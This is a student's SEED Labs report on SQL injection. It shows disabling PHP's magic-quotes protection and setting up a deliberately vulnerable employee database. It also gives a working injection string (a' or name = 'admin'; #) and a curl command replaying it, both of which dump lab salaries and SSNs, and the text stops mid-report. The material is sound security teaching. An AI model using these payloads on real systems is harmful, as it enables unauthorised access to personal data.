
Wenbin Li   SUID: 687150735


Lab 8 SQL Injection

Task 1:




```
748 ; enable the feature. We strongly recommend you use the escaping mechani
749 ; designed specifically for the database your using instead of relying o
his
750 ; feature. Also note, this feature has been deprecated as of PHP 5.3.0 a
is
751 ; scheduled for removal in PHP 6.
752 ; Default Value: On
753 ; Development Value: Off
754 ; Production Value: Off
755 ; http://php.net/magic-quotes-gpc
756 magic_quotes_gpc = off
757
758 ; Magic quotes for runtime-generated data, e.g. data from SQL, from exec
 etc.
759 ; http://php.net/magic-quotes-runtime
760 magic_quotes_runtime = Off
```

Fig 1.1 change maigic_quotes_gpc = off




```
[10/31/2016 23:30] seed@ubuntu:/etc/php5/apache2$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                            [ OK ]
[10/31/2016 23:31] seed@ubuntu:/etc/php5/apache2$
```

Fig 1.2 restart apache service




```
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8$ ls -l
total 8
-rw-rw-r-- 1 seed seed 4761 Nov  1 00:04 patch.tar.gz
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8$ tar -zxvf ./patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8$ ls
patch  patch.tar.gz
```

Fig 1.3 down load and tar path file




```
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8$ cd patch/
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8/patch$ ls
bootstrap.sh  index.html  README         unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[11/01/2016 00:06] seed@ubuntu:~/Documents/lab8/patch$ ls -l bootstrap.sh
-rwxrwxr-x 1 seed seed 1172 Jun  2 16:52 bootstrap.sh
[11/01/2016 00:07] seed@ubuntu:~/Documents/lab8/patch$ ./bootstrap.sh
[sudo] password for seed:
 * Restarting web server apache2
 ... waiting                                                            [ OK ]
```

Fig 1.4 run bootstrap.sh to install web application




```
[11/01/2016 00:11] seed@ubuntu:~/Documents/lab8/patch$ mysql -u root -pseedubunt
u
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
```

Fig 1.5 run mysql




```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| csrf_collabtive_db |
| csrf_elgg_db       |
| mysql              |
| performance_schema |
| phpmyadmin         |
| revive_adserver    |
| se_elgg_db         |
| sop_collabtive_db  |
| sql_collabtive_db  |
| test               |
| wt_elgg_db         |
| xss_collabtive_db  |
| xss_elgg_db        |
+--------------------+
15 rows in set (0.01 sec)

mysql> use Users;
```

Fig 1.6 show databases; and use Users;



```
mysql> show Tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential;
```

Fig 1.7 show the table name




```
mysql> select * from credential where name = 'alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Fig 1.8 show the Alice information in Credential table of Users database

Observation and Explanation:

1. As fig 1.1, I turned off the php self countermeasure of sql injection with magic_quotes_gpc=off.
2. As fig1.3 and 1.4, I installed the SQLInjection.com web application which was used in this lab.
3. Run mysql like fig 1.5, and show the database name like 1.6 and use Users.
4. As fig 1.7, I showed the table name. The data was stored at this table named credential.
5. Used sql statement to show alice's information.

Task 2.1:




Employee Profile Information

Employee ID: a' or name = 'admin'; #

Password:

Copyright © SEED LABs

Fig 2.1.1 input for injection attack



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:


Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Fig 2.1.2 result of the attack


Observation:
I used the code: a' or name = 'admin'; # as the input of EID. And I clicked the get information button. And then I got Fig 2.1.2 result. This result showed the information which was belonged to admin. So that I hacked the admin account.
Explanation:
The sql statement in unsafe_credential.php is like below:
SELECT id, name, eid, salary, birth, ssn
WHERE eid = '$input_eid' AND password = '$input_pwd';
So if the injection code was the input, the sql statement was below:
SELECT id, name, eid, salary, birth, ssn
WHERE eid = '*a' or name = 'admin'; #' AND password = '$input_pwd';*
So the injection code would make this sql code to select admin's id, name, salary birth, and ssn.
And the following statement ***' AND password = '$input_pwd';*** was commented out.

Task 2.2:



```
http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=a%27+or+name+%3D+%27admin...

GET /unsafe_credential.php?EID=a%27+or+name+%3D+%27admin%27%3B+%23&Password= HTT...
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=2afd42jgt086dhdtkqmmmah6v0
Connection: keep-alive

HTTP/1.1 200 OK
Date: Tue, 01 Nov 2016 14:15:30 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

Fig 2.2.1 capture the request of submit



```
[11/01/2016 10:17] seed@ubuntu:~/Documents/lab8$ curl 'http://www.seedlabsqlinje
ction.com/unsafe_credential.php?EID=a%27+or+name+%3D+%27admin%27%3B+%23&Password
='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20
```

Fig 2.2.2 run curl command


Observation:

1. Fig 2.2.1, I captured the command request url = 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=a%27+or+name+%3D+%27admin%27%3B+%23&Password='.
2. Fig 2.2.2, I run the command curl http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=a%27+or+name+%3D+%27admin%27%3B+%23&Password=, and the admin html was received.

Explanation:

